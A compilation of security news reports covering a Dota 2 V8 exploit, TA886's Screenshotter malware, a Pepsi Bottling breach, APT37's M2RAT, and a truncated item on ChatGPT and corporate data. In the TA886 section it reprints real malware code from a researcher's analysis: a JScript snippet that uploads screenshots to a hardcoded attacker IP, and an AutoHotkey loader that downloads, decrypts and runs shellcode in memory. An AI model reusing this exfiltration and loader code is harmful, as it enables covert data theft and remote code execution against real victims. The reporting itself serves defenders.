
Lua backdoor code executed on Dota 2 game servers (Avast)

On players' compromised systems, the backdoor was also used to download a Chrome exploit known to be abused in the wild.

The targeted vulnerability is CVE-2021-38003, a high-severity severity security flaw in Google's V8 JavaScript and WebAssembly engine exploited in attacks as a zero-day and patched in October 2021.

"Since V8 was not sandboxed in Dota, the exploit on its own allowed for remote code execution against other Dota players," Vojtěšek added.

The JavaScript exploit for CVE-2021-38003 was injected in a legitimate file that added scoreboard functionality to the game likely to make it harder to detect.



Avast Threat Labs
@AvastThreatLabs · Follow

A #dota2 exploit discovered in the wild! Like #gta5, #dota2 was also recently afflicted by a remote code execution exploit. Read our latest research blog to learn how a V8 bug from 2021 was exploited in the game to attack custom game mode players.

12:12 PM · Feb 8, 2023

Avast reported their findings to Valve, the Dota 2 MOBA game developer, who updated the vulnerable V8 version on January 12, 2023. Before this, Dota 2 used a v8.dll version compiled in December 2018.

Valve also took down the malicious game modes and alerted all players impacted by the attack.

"One way or another, we can say that this attack was not very large in scale. According to Valve, under 200 players were affected," Vojtěšek added.

In January, a Grand Theft Auto Online remote code execution vulnerability was also exploited by the developer of the North GTA cheat to include functionality to ban and corrupt players' accounts in a version released on January 20, 2023.

The cheat dev removed the features in a new version on January 21 and apologized for the chaos caused by the cheat's users.

GTA's developer Rockstar Games, released a security update to address the Grand Theft Auto Online issue on February 2.

Source: https://www.bleepingcomputer.com/news/security/malicious-dota-2-game-modes-infected-players-with-malware/

8. Hacker develops new 'Screenshotter' malware to find high-value targets

A new threat actor tracked as TA886 targets organizations in the United States and Germany with new custom malware to perform surveillance and data theft on infected systems.


The previously unknown cluster of activity was first discovered by Proofpoint in October 2022, with the security firm reporting that it continued into 2023.

The threat actor appears to have financial motivations, performing a preliminary evaluation of breached systems to determine if the target is valuable enough for further intrusion.

Surveilling victims before stealing data

The threat actor targets victims using phishing emails that include Microsoft Publisher (.pub) attachments with malicious macros, URLs linking to .pub files with macros, or PDFs containing URLs that download dangerous JavaScript files.


Proofpoint says the number of emails sent in TA886 increased exponentially in December 2022 and continued upward in January 2023, with the emails written in English or German, depending on the target.



Volumes of phishing email distribution (Proofpoint)

If the recipients of these emails click on the URLs, a multi-step attack chain is triggered, resulting in the download and execution of "Screenshotter," one of TA886's custom malware tools.

This tool takes JPG screenshots from the victim'svictim's machine and sends them back to the threat actor'sactor's server for review.




```
var aieccc = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
DOP = new ActiveXObject("Scripting.FileSystemObject");
Caa = DOP.GetDrive("c:\\").SerialNumber;
Caa = "/screenshot/" + Caa;
var st = new ActiveXObject("ADODB.Stream");
WScript.sleep(5000);
st.Type = 1;
st.Open();
st.LoadFromFile("ahec.jpg");
var Jkwoif = st.read();
ka = "http://109.107.173.72";
var beopf = aieccc.Open("POST", ka + Caa, false);
aieccc.SetRequestHeader("Cache-Control","no-cache");
aieccc.SetRequestHeader("Content-Type", "image/jpg");
aieccc.SetRequestHeader("User-Agent", "Windows Installer");
aieccc.Send(Jkwoif);
```

Screenshotter component (Proofpoint)

The attackers then manually examine these screenshots and decide whether the victim is of value. This evaluation may include having the Screenshotter malware snap more screenshots or dropping additional custom payloads like:

- A domain profiler script that sends AD (Active Directory) domain details to the C2
- A malware loader script (AHK Bot loader) that loads an info-stealer into memory

The stealer loaded in memory is named "Rhadamanthys," a malware family seen promoted in underground forums since last summer and becoming more commonly used in attacks.




```
url := "http://89.208.105.255/download?path=e"

SendLog("steal: load")

len := WebRequest(url,,, buf, error)
if error
   throw error

if error := CryptData(&buf, decrypted, len, false, "1234")
   throw error

SendLog("steal_shellcode_byte: " . len)

RunByteCodeFromMemory(&decrypted, len)

RunByteCodeFromMemory(pData, len) {
   static MEM_COMMIT := 0x1000, MEM_RESERVE := 0x2000, PAGE_EXECUTE_READWRITE := 0x40
   addr := DllCall("VirtualAlloc", "Ptr", 0, "Ptr", len, "UInt", MEM_RESERVE|MEM_COMMIT, "UInt",
   PAGE_EXECUTE_READWRITE, "Ptr")
   if !addr
      throw "Error: " . A_LastError . "`n" . SysErrorToText()
   DllCall("RtlMoveMemory", "Ptr", addr, "Ptr", pData, "Ptr", len)
   DllCall(addr, "Cdecl") ; здесь неизвестно, что функция должна возвращать
}
```

Part of the stealer's code (Proofpoint)

Its capabilities include stealing cryptocurrency wallets, credentials, and cookies stored in web browsers, FTP clients, Steam accounts, Telegram and Discord accounts, VPN configurations, and email clients.

Additionally, Rhadamanthys is also capable of stealing files from the breached system.




TA886 attack chain (Proofpoint)

Profiling TA886

Proofpoint says TA886 is actively involved in the attacks, checking the stolen data and sending commands to its malware during times that resemble a regular workday in the UTC+2 or UCT+3 time zone.

When combined with the presence of Russian language variable names and comments in the code of the AHK Bot loader, the clues indicate that TA886 is very likely a Russian threat actor.



```
RunByteCodeFromMemory(pData, len) {
    static MEM_COMMIT := 0x1000, MEM_RESERVE := 0x2000, PAGE_EXECUTE_READWRITE := 0x40
    addr := DllCall("VirtualAlloc", "Ptr", 0, "Ptr", len, "UInt", MEM_RESERVE|MEM_COMMIT, "UInt",
    PAGE_EXECUTE_READWRITE, "Ptr")
    if !addr
        throw "Error: " . A_LastError . "`n" . SysErrorToText()
    DllCall("RtlMoveMemory", "Ptr", addr, "Ptr", pData, "Ptr", len)
    DllCall(addr, "Cdecl") ; здесь неизвестно, что функция должна возвращать
}
```

Russian comment in AHK Bot loader's code (Proofpoint)

Proofpoint has attempted to find overlaps and similarities with past reports describing similar TTPs (techniques, tactics, and procedures), but it could not make any definitive connections.

However, there are signs of the AHK Bot tool being used in previous espionage campaigns.

> *"Proofpoint assesses with low to moderate confidence that these campaigns were likely performed by TA866 given the similarities in TTPs but the possibility of the tools being used by more than one actor cannot be completely ruled out. Attribution investigation is ongoing." - Proofpoint.*

TA886 attacks are still underway, and Proofpoint warns that Active Directory profiling should be a cause of concern, as it could compromise all domain-joined hosts with information-stealing malware.

Source: https://www.bleepingcomputer.com/news/security/hacker-develops-new-screenshotter-malware-to-find-high-value-targets/

9. Pepsi Bottling Ventures suffers data breach after malware attack

Pepsi Bottling Ventures LLC suffered a data breach caused by a network intrusion that resulted in the installation of information-stealing malware and the extraction of data from its IT systems.

Pepsi Bottling Ventures is the largest bottler of Pepsi-Cola beverages in the United States, responsible for manufacturing, selling, and distributing popular consumer brands. It operates 18 bottling facilities across North and South Carolina, Virginia, Maryland, and Delaware.

27-day exposure window

In a sample security incident notice filed with Montana's Attorney General office, the company explains that the breach occurred on December 23, 2022. But it wasn't until January 10th 2023, or 18 days later that it was discovered, with remediation taking even longer.

"Based on our preliminary investigation, an unknown party accessed [our internal IT systems] on or around December 23, 2022, installed malware, and downloaded certain information contained on the accessed IT systems," reads the notice.

"We took prompt action to contain the incident and secure our systems. While we are continuing to monitor our systems for unauthorized activity, the last known date of unauthorized IT system access was January 19, 2023."

Based on the results of Pepsi's internal investigation so far, the following information has been impacted:

- Full name
- Home address
- Financial account information (including passwords, PINs, and access numbers)
- State and Federal government-issued ID numbers and driver's license numbers
- ID cards

- Social Security Numbers (SSNs)
- Passport information
- Digital signatures
- Information related to benefits and employment (health insurance claims and medical history)

In response to this incident, the company has implemented additional network security measures, reset all company passwords, and informed the law enforcement authorities.

At this time, the review of potentially affected records and systems is still underway, while all affected systems have been suspended from the firm's regular operations.

The recipients of the breach notices are being offered a one-year free-of-charge identity monitoring service through Kroll to help them prevent identity theft that may occur as a result of the stolen data.

It is still not clear how many individuals were affected by the data breach and whether the affected parties include customers or employees.

BleepingComputer has contacted Pepsi Bottling Ventures to request more details about the attack and the scope of the impact, and we will update this post as soon as we hear back.

Source: https://www.bleepingcomputer.com/news/security/pepsi-bottling-ventures-suffers-data-breach-after-malware-attack/

10. RedEyes hackers use new malware to steal data from Windows, phones

The APT37 threat group uses a new evasive 'M2RAT' malware and steganography to target individuals for intelligence collection.

APT37, also known as 'RedEyes' or 'ScarCruft,' is a North Korean cyber espionage hacking group believed to be state-supported.

In 2022, the hacking group was seen exploiting Internet Explorer zero-days and distributing a wide assortment of malware against targeted entities and individuals.

For example, the threat actors targeted EU-based organizations with a new version of their mobile backdoor named 'Dolphin,' deployed a custom RAT (remote access trojan) called 'Konni,' and targeted U.S. journalists with a highly-customizable malware named 'Goldbackdoor.'


In a new report released today by AhnLab Security Emergency response Center (ASEC), researchers explain how APT37 is now using a new malware strain called 'M2RAT' that uses a shared memory section for commands and data exfiltration and leaves very few operational traces on the infected machine.

Starts with phishing

The recent attacks observed by ASEC started in January 2023, when the hacking group sent phishing emails containing a malicious attachment to their targets.

Opening the attachment triggers the exploitation of an old EPS vulnerability (CVE-2017-8291) in the Hangul word processor commonly used in South Korea. The exploit will cause shellcode to run on a victim's computer that downloads and executes a malicious executed stored within a JPEG image.

This JPG image file uses steganography, a technique that allows hiding code inside files, to stealthily introduce the M2RAT executable ("lskdjfei.exe") onto the system and inject it into "explorer.exe."




```
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01  ÿØÿà..JFIF......
00000010  00 01 00 00 FF FE 00 3B 43 52 45 41 54 4F 52 3A  ....ÿþ.;CREATOR:
00000020  20 67 64 2D 6A 70 65 67 20 76 31 2E 30 20 28 75   gd-jpeg v1.0 (u
00000030  73 69 6E 67 20 49 4A 47 20 4A 50 45 47 20 76 38  sing IJG JPEG v8
00000040  30 29 2C 20 71 75 61 6C 69 74 79 20 3D 20 39 30  0), quality = 90
00000050  0A FF E1 00 9E 45 78 69 66 00 00 4D 4D 00 2A 00  .ÿá.žExif..MM.*.
```

```
00001000  FD DD 28 F5 7C 48 8E 7E 0C E0 17 77 35 87 3B 49  ýÝ(õ|HŽ~.à.w5‡;I
00001010  00 6A 01 00 B0 87 B8 F5 7F 48 8E 7E 08 E0 17 77  .j..°‡¸õ.HŽ~.à.w
00001020  CA 78 3B 49 45 DD 28 F5 7C 48 8E 7E 4C E0 17 77  Êx;IEÝ(õ|HŽ~Là.w
00001030  35 87 3B 49 FD DD 28 F5 7C 48 8E 7E 0C E0 17 77  5‡;IýÝ(õ|HŽ~.à.w
00001040  35 87 3B 49 FD DD 28 F5 7C 48 8E 7E 0C E0 17 77  5‡;IýÝ(õ|HŽ~.à.w
00001050  CD 87 3B 49 F3 C2 92 FB 7C FC 87 B3 2D 58 16 3B  Í‡;IóÂ’û|ü‡³-X.;
00001060  F8 A6 6F 21 94 AE 08 85 0E 27 E9 0C 6D 8D 37 14  ø¦o!”®.….'é.m.7.
00001070  54 E9 55 26 89 FD 4A 90 5C 3A FB 10 2C 89 79 57  TéU&‰ýJ.\:û.,‰yW
00001080  71 C8 68 69 90 B2 4C 90 52 45 83 74 28 E0 17 77  qÈhi.²L.REƒt(à.w
```

Malware code hiding in the JPEG file (ASEC)

For persistence on the system, the malware adds a new value ("RyPO") in the "Run" Registry key, with commands to execute a PowerShell script via "cmd.exe." This same command was also seen in a 2021 Kaspersky report about APT37.


Attacker
1. Shellcode Stage
① Defense Evasion
-> JPEG download (Steganography)
② PE file(JPEG) decrypt
③ PE file drop & execute
C&C server
2. PE file(JPEG) Stage
① M2RAT download (fileless)
② M2RAT injection (explorer.exe)
③ Persistence (REG Run key)
-> powershell, mshta
C&C server
3. M2RAT Stage
Exfiltration
Keylogging
Screencapture
Infosteal
(hwp, doc, xls ..)
Command Control
C&C server
3rd Party
① Decoy HWP document click (“양식.hwp”)
② Shellcode execute (CVE-2017-8291)
③ PE file(JPEG) execute (%temp%₩lskdjfei.exe)
④ M2RAT (explorer.exe injected)


APT37 attack flow (ASEC)

M2RAT steals from Windows and phones

The M2RAT backdoor acts as a basic remote access trojan that performs keylogging, data theft, command execution, and the taking of screenshots from the desktop.

The screenshot-snapping function is activated periodically and works autonomously without requiring a specific operator command.

The malware supports the following commands, which collect information from the infected device and then send it back to the C2 server for the attackers to review.



Section name	function
RegistryModuleInputMap2	Transfer of additional module run results (ex. Mobile phone data leak module)
FileInputMap2	(A:\~ Z:\) Drive file navigation, file creation/writing, file reading, file time change
CaptureInputMap2	Capture the current damage host PC screen
ProcessInputMap2	Process list verification, process creation/ending
RawInputMap2	Run the process using the ShellExectueExW API
TypingRecordInputMap2	Key logging data leak
UsbCheckingInputMap2	USB data leak (hwp,doc,docx,xls,xlsx,ppt,pptx,cell,csv,show,hsdt,mp3,amr,3gp,m4a,txt,png,jpg,jpeg,gif,pdf,eml)

Supported CMD commands (ASEC)

The malware's ability to scan for portable devices connected to the Windows computer, such as smartphones or tablets, is particularly interesting.

If a portable device is detected, it will scan the device's contents for documents and voice recording files and, if found, copy them to the PC for exfiltration to the attacker's server.

Before exfiltration, the stolen data is compressed in a password-protected RAR archive, and the local copy is wiped from memory to eliminate any traces.

Another interesting feature of M2RAT is that it uses a shared memory section for command and control (C2) communication, data exfiltration, and the direct transfer of stolen data to the C2 without storing them in the compromised system.

Using a memory section on the host for the above functions minimizes the exchange with the C2 and makes analysis harder, as security researchers have to analyze the memory of infected devices to retrieve the commands and data used by the malware.

In conclusion, APT37 continues to refresh its custom toolset with evasive malware that is challenging to detect and analyze.

This is especially true when the targets are individuals, like in the recent campaign spotted by ASEC, who lack larger organizations' sophisticated threat detection tools.

Source: https://www.bleepingcomputer.com/news/security/redeyes-hackers-use-new-malware-to-steal-data-from-windows-phones/

11. ChatGPT Is Ingesting Corporate Secrets

Interesting:

> According to internal Slack messages that were leaked to *Insider*, an Amazon lawyer told workers that they had “already seen instances” of text generated by ChatGPT that “closely” resembled internal company data.
>
> This issue seems to have come to a head recently because Amazon staffers and other tech workers throughout the industry have begun using ChatGPT as a “coding assistant” of sorts to help them write or improve strings of code, the report notes.
>
> [...]
>
